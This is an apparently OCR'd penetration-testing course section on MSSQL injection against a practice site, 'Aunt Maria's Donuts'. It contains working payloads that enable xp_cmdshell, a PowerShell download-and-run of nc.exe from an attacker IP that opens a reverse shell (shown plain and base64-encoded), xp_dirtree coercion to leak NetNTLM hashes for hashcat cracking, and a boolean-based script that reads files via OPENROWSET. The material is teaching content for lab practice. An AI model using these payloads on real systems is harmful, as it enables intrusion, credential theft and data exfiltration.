MSSQL-specific attack

Remote Code Execution

Scenario

If we have an SQL injection as the `sa` user, or if our user has the necessary permissions, we can get `MSSQL` to run `arbitrary commands` for us. In this section, we'll use the `Aunt Maria's Donuts` example once again to achieve a reverse shell.

Verifying Permissions

Before anything else, we want to verify if we can use `xp_cmdshell`. We can check if we are running as `sa` with the following query:

Code: sql


```
IS_SRVROLEMEMBER('sysadmin');
```

The query asks the server if our user has the `sysadmin` role or not, returning a `1` if yes, and a `0` otherwise. In the example of `Aunt Maria's Donuts`, we can use the following payload:

Code: sql

```
maria' AND IS_SRVROLEMEMBER('sysadmin')=1;--
```

This should result in a `taken` status, indicating we have the `sysadmin` role.



Enabling xp_cmdshell

The procedure which allows us to execute commands is xp_cmdshell. By default it executes commands as `nt service\mssqlserver` unless a proxy account is set up.

Since `xp_cmdshell` is a target for malicious actors, it is disabled by default in MSSQL. Luckily it isn't hard to enable (if we are running as `sa`). First, we need to enable `advanced options`. The commands to do this are:

Code: sql


```
EXEC sp_configure 'Show Advanced Options', '1';
RECONFIGURE;
```

In the case of `Aunt Maria's Donuts`, the payload will look like this:

Code: sql

```
';exec sp_configure 'show advanced options','1';reconfigure;--
```

URL-Encode, inject, and we should get a regular response from the server if it worked correctly:



Next, we will enable `xp_cmdshell` (it is an advanced option, so make sure to run this previous query first). The commands are:

Code: sql


```
EXEC sp_configure 'xp_cmdshell', '1';
RECONFIGURE;
```

The payload (before URL-Encoding) is:

Code: sql

```
';exec sp_configure 'xp_cmdshell','1';reconfigure;--
```

And once again a successful injection should return a regular response:



At this point, `xp_cmdshell` should be enabled, but just to make sure we can `ping` ourselves a couple of times. The command to do this looks like this:

Code: sql

```
EXEC xp_cmdshell 'ping /n 4 192.168.43.164';
```

And as a payload like this:

Code: sql

```
';exec xp_cmdshell 'ping /n 4 192.168.43.164';--
```

Make sure to start `tcpdump` on the correct interface "(which would be `tun0` for Pwnbox)" before running the payload, and you should see `4` pairs of ICMP request/reply packets:

mayala@htb[/htb] `$ sudo tcpdump -i eth0 tcpdump: verbose output suppressed, use -v[v]... for full protocol decode listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes <SNIP> 07:41:13.167468 IP 192.168.43.156 > 192.168.43.164: ICMP echo request, id 1, seq 6, length 40 07:41:13.167500 IP 192.168.43.164 > 192.168.43.156: ICMP echo reply, id 1, seq 6, length 40 07:41:14.218855 IP 192.168.43.156 > 192.168.43.164: ICMP echo request, id 1, seq 7, length 40 07:41:14.218928 IP 192.168.43.164 > 192.168.43.156: ICMP echo reply, id 1, seq 7, length 40 07:41:15.190453 IP 192.168.43.156 > 192.168.43.164: ICMP echo request, id 1, seq 8, length 40 07:41:15.190515 IP 192.168.43.164 > 192.168.43.156: ICMP echo reply, id 1, seq 8, length 40 07:41:16.209580 IP 192.168.43.156 > 192.168.43.164: ICMP echo request, id 1, seq 9, length 40 07:41:16.209615 IP 192.168.43.164 > 192.168.43.156: ICMP echo`

`reply, id 1, seq 9, length 40 <SNIP> ^C 29 packets captured 29 packets received by filter 0 packets dropped by kernel`

The website should once again give a regular response.

Reverse Shell

At this point, we have successfully turned our SQLi into RCE. Let's finish off with a proper reverse shell. There are many ways to do this; in this case, we chose to use a Windows `netcat` binary to run `cmd.exe` on a connection.

The (powershell) command we want the server to run looks like this. First, we download `nc.exe` from our `attacker machine`, and then we connect to port `9999` on our `attacker machine` and run `cmd.exe`.

Code: powershell

```
(new-object net.webclient).downloadfile("http://192.168.43.164/nc.exe",
"c:\windows\tasks\nc.exe");
c:\windows\tasks\nc.exe -nv 192.168.43.164 9999 -e
c:\windows\system32\cmd.exe;
```

To avoid the hassle of quotation marks, `encoding` PowerShell payloads is prefered. One useful tool to do so is from Raikia's Hub, however, it is known that from time to time it goes offline. As penetration testers, it is important to know how to perform such tasks without relying on any external tools. To encode the payload, we need to first convert it to `UTF-16LE` (`16-bit Unicode Transformation Format Little-Endian`) then Base64-encode it. We can use the following Python3 one-liner to encode the payload, replacing `PAYLOAD` with the actual `PowerShell` one:

```
python3 -c 'import base64;
print(base64.b64encode((r"""PAYLOAD""").encode("utf-16-le")).decode())'
```

mayala@htb[/htb] `$ python3 -c 'import base64; print(base64.b64encode((r"""(new-object net.webclient).downloadfile("http://192.168.43.164/nc.exe", "c:\windows\tasks\nc.exe"); c:\windows\tasks\nc.exe -nv 192.168.43.164 9999 -e c:\windows\system32\cmd.exe;""").encode("utf-16-le")).decode())'`

`KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAGYAaQBsAGUAKAAiAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADQAMwAuADEANgA0AC8AbgBjAC4AZQB4AGUAIgAsACAAIgBjADoAXAB3AGkAbgBkAG8AdwBzAFwAdABhAHMAawBzAFwAbgBjAC4AZQB4AGUAIgApADsAIABjADoAXAB3AGkAbgBkAG8AdwBzAFwAdABhAHMAawBzAFwAbgBjAC4A`

`ZQB4AGUAIAAtAG4AdgAgADEAOQAyAC4AMQA2ADgALgA0ADMALgAxADYANAAgADkAOQA5ADkAIAAtAGUAIABjADoAXAB3AGkAbgBkAG8AdwBzAFwAcwB5AHMAdABlAG0AMwAyAFwAYwBtAGQALgBlAHgAZQA7AA==`

With the encoded payload, we need to pass it to `powershell`, setting the `Execution Policy` to `bypass` along with the `-enc` (`encoded`) flag. The command we will want the server to execute becomes:

Code: sql

```
exec xp_cmdshell 'powershell -exec bypass -enc
KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApAC4AZABv
AHcAbgBsAG8AYQBkAGYAaQBsAGUAKAAiAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADQA
MwAuADEANgA0AC8AbgBjAC4AZQB4AGUAIgAsACAAIgBjADoAXAB3AGkAbgBkAG8AdwBzAFwAdABh
AHMAawBzAFwAbgBjAC4AZQB4AGUAIgApADsAIABjADoAXAB3AGkAbgBkAG8AdwBzAFwAdABhAHMA
awBzAFwAbgBjAC4AZQB4AGUAIAAtAG4AdgAgADEAOQAyAC4AMQA2ADgALgA0ADMALgAxADYANAAg
ADkAOQA5ADkAIAAtAGUAIABjADoAXAB3AGkAbgBkAG8AdwBzAFwAcwB5AHMAdABlAG0AMwAyAFwA
YwBtAGQALgBlAHgAZQA7AA==='
```

Before we run the command, we need to download and host `nc.exe` on our machine for the server to download. You can download a compiled version from here. Put it in any directory and then start a temporary `HTTP` server on port `80` with Python like this:

mayala@htb[/htb] `$ python3 -m http.server 80 Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...`

Once the HTTP server is listening, start a netcat listener with `nc -nvlp 9999` and inject the payload! We should get a reverse (`cmd`) shell.

mayala@htb[/htb] `$ nc -nvlp 9999 Ncat: Version 7.93 (https://nmap.org/ncat) Ncat: Listening on :::9999 Ncat: Listening on 0.0.0.0:9999 Ncat: Connection from 192.168.43.156. Ncat: Connection from 192.168.43.156:58085. Microsoft Windows [Version 10.0.19043.1826] (c) Microsoft Corporation. All rights reserved. C:\Windows\system32>`

Note: If you prefer using powershell, you can of course have `nc.exe` run it instead of `cmd.exe` by using a command like `cmd nc.exe -nv 192.168.43.164 9999 -e C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe`

Leaking NetNTLM Hashes

Capturing the Hash

It's not uncommon for database administrators to set up service accounts for `MSSQL` to be able to access `network shares`. If this is the case, and we have found an SQL injection, we should be able to capture NetNTLM credentials and possibly crack them.

Basically, we will coerce the SQL server into trying to access an SMB share we control and capture the credentials. There are a couple of ways to do this, one of which is to use Responder. Let's clone the GitHub repository locally and enter the folder.

mayala@htb[/htb] `$ git clone https://github.com/lgandx/Responder Cloning into 'Responder'... remote: Enumerating objects: 2153, done. remote: Counting objects: 100% (578/578), done. remote: Compressing objects: 100% (295/295), done. remote: Total 2153 (delta 337), reused 431 (delta 279), pack-reused 1575 Receiving objects: 100% (2153/2153), 2.49 MiB | 1.54 MiB/s, done. Resolving deltas: 100% (1363/1363), done.`

Next, start `Responder` listening on the VPN network interface. `Make sure the SMB server says [ON]`. If it doesn't, modify `Responder.conf` in the same directory and change the line `SMB = Off` to `SMB = On`.

mayala@htb[/htb] `$ sudo python3 Responder.py -I eth0 __ .----.-----.-----.-----.-----.-----.--| |.-----.----. | _| -__|__ --| _ | _ | | _ || -__| _| |__| |_____|_____| __|_____|__|__|_____||_____|__| |__| <SNIP> SMB server [ON] Kerberos server [ON] SQL server [ON] FTP server [ON] IMAP server [ON] POP3 server [ON] SMTP server [ON] DNS server [ON] LDAP server [ON] RDP server [ON] DCE-RPC server [ON] WinRM server [ON] SNMP server [OFF] <SNIP>`

With `Responder` up and running, we can work on the SQL payload. The query we want to run is:

Code: sql

```
EXEC master..xp_dirtree '\\<ATTACKER_IP>\myshare', 1, 1;
```


This will attempt to list out the contents of the SMB share `myshare`, which requires authenticating (sending the NetNTLM hash).

We can practice this against `Aunt Maria's Donuts`. The payload we will have to use then looks like this:

Code: sql

```
';EXEC master..xp_dirtree '\\<ATTACKER_IP>\myshare', 1, 1;--
```

Running the payload against `api/check-username.php` should return a regular response from the server.



If we check `Responder` however, we should now see a NetNTLM hash from `SQL01\jason`.

mayala@htb[/htb] `$ sudo responder -vI eth0 __ .----.-----.-----.-----.-----.----- -.--| |.-----.----. | _| -__|__ --| _ | _ | | _ || -__| _| |__| |_____|_____| __|_____|__|__|_____||_____|__| |__| <SNIP> [+] Listening for events... [SMB] NTLMv2-SSP Client : 192.168.43.156 [SMB] NTLMv2-SSP Username : SQL01\jason [SMB] NTLMv2-SSP Hash : jason::SQL01:bd7f162c24a39a0f:94DF80C5ABBA<SNIP>000000000 <SNIP>`

Extra: Cracking the Hash

If the user (whose hash we captured) uses a weak password, we may be able to crack it. We can use hashcat with the mode `5600` like this:

mayala@htb[/htb] `$ hashcat -m 5600 <hash> <wordlist>`

In this case, we can input the `hash` we captured and use `rockyou.txt` as the wordlist to crack the password:


mayala@htb[/htb] `$ hashcat -m 5600 'jason::SQL01:bd7f162c24a39a0f:94DF80C5ABB<SNIP>000000' /usr/share/wordlists/rockyou.txt hashcat (v6.2.6) starting <SNIP> jason::SQL01:bd7f162c24a39a0f:94DF80C5ABB<SNIP>000000:<SNIP> Session..........: hashcat Status...........: Cracked Hash.Mode........: 5600 (NetNTLMv2) Hash.Target......: JASON::SQL01:bd7f162c24a39a0f:94df80c5abb...000000 Time.Started.....: Wed Dec 14 08:29:13 2022 (10 secs) Time.Estimated...: Wed Dec 14 08:29:23 2022 (0 secs) Kernel.Feature...: Pure Kernel Guess.Base.......: File (/usr/share/wordlists/rockyou.txt) Guess.Queue......: 1/1 (100.00%) Speed.#1.........: 1098.3 kH/s (1.17ms) @ Accel:512 Loops:1 Thr:1 Vec:8 Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)`

```
Progress.........: 10829824/14344385 (75.50%) Rejected.........: 0/10829824
(0.00%) Restore.Point....: 10827776/14344385 (75.48%) Restore.Sub.#1...: Salt:0
Amplifier:0-1 Iteration:0-1 Candidate.Engine.: Device Generator
Candidates.#1....: Memphis~11 -> Meangirls7 Hardware.Mon.#1..: Util: 69%
Started: Wed Dec 14 08:29:12 2022 Stopped: Wed Dec 14 08:29:24 2022
```

File Read

Theory

If we have the correct permissions, we can `read files` via an `(MS)SQL injection`. To do so we can use the OPENROWSET function with a `bulk` operation.



The syntax looks like this. `SINGLE_CLOB` means the input will be stored as a `varchar`, other options are `SINGLE_BLOB` which stores data as `varbinary`, and `SINGLE_NCLOB` which uses `nvarchar`.

Code: sql

```sql
-- Get the length of a file
SELECT LEN(BulkColumn) FROM OPENROWSET(BULK '<path>', SINGLE_CLOB) AS x
```

```
-- Get the contents of a file
SELECT BulkColumn FROM OPENROWSET(BULK '<path>', SINGLE_CLOB) AS x
```

Checking Permissions

All users can use `OPENROWSET`, but using `BULK` operations requires special privileges, specifically either `ADMINISTER BULK OPERATIONS` or `ADMINISTER DATABASE BULK OPERATIONS`. We can check if our user has these with the following query:

Code: sql


```
SELECT COUNT(*) FROM fn_my_permissions(NULL, 'DATABASE') WHERE
permission_name = 'ADMINISTER BULK OPERATIONS' OR permission_name =
'ADMINISTER DATABASE BULK OPERATIONS';
```

We'll be using `Aunt Maria's Donuts` again to practice in this section. We can run the query above like this:

Code: sql

```
maria' AND (SELECT COUNT(*) FROM fn_my_permissions(NULL, 'DATABASE') WHERE
permission_name = 'ADMINISTER BULK OPERATIONS' OR permission_name =
'ADMINISTER DATABASE BULK OPERATIONS')>0;--
```

Which should return the following response from the server:



Reading via Boolean-based

Having confirmed that we have the necessary permissions, we can adapt the script we wrote in that section to dump file contents out by changing the queries being sent to the oracle.

Code: python

```
file_path = 'C:\\Windows\\System32\\flag.txt' # Target file

# Get the length of the file contents
length = 1
while not oracle(f"(SELECT LEN(BulkColumn) FROM OPENROWSET(BULK
'{file_path}', SINGLE_CLOB) AS x)={length}"):
    length += 1
print(f"[*] File length = {length}")

# Dump the file's contents
print("[*] File = ", end='')
for i in range(1, length + 1):
    low = 0
    high = 127
    while low <= high:
        mid = (low + high) // 2
        if oracle(f"(SELECT ASCII(SUBSTRING(BulkColumn,{i},1)) FROM
OPENROWSET(BULK '{file_path}', SINGLE_CLOB) AS x) BETWEEN {low} AND {mid}"):
            high = mid -1
        else:
            low = mid + 1
    print(chr(low), end='')
    sys.stdout.flush()
print()
```

Running this script should result in the target file being dumped. Of course, this may take some time to run.

mayala@htb[/htb] `$ python3 fileRead.py [*] File length = 37 [*] File = <SNIP>`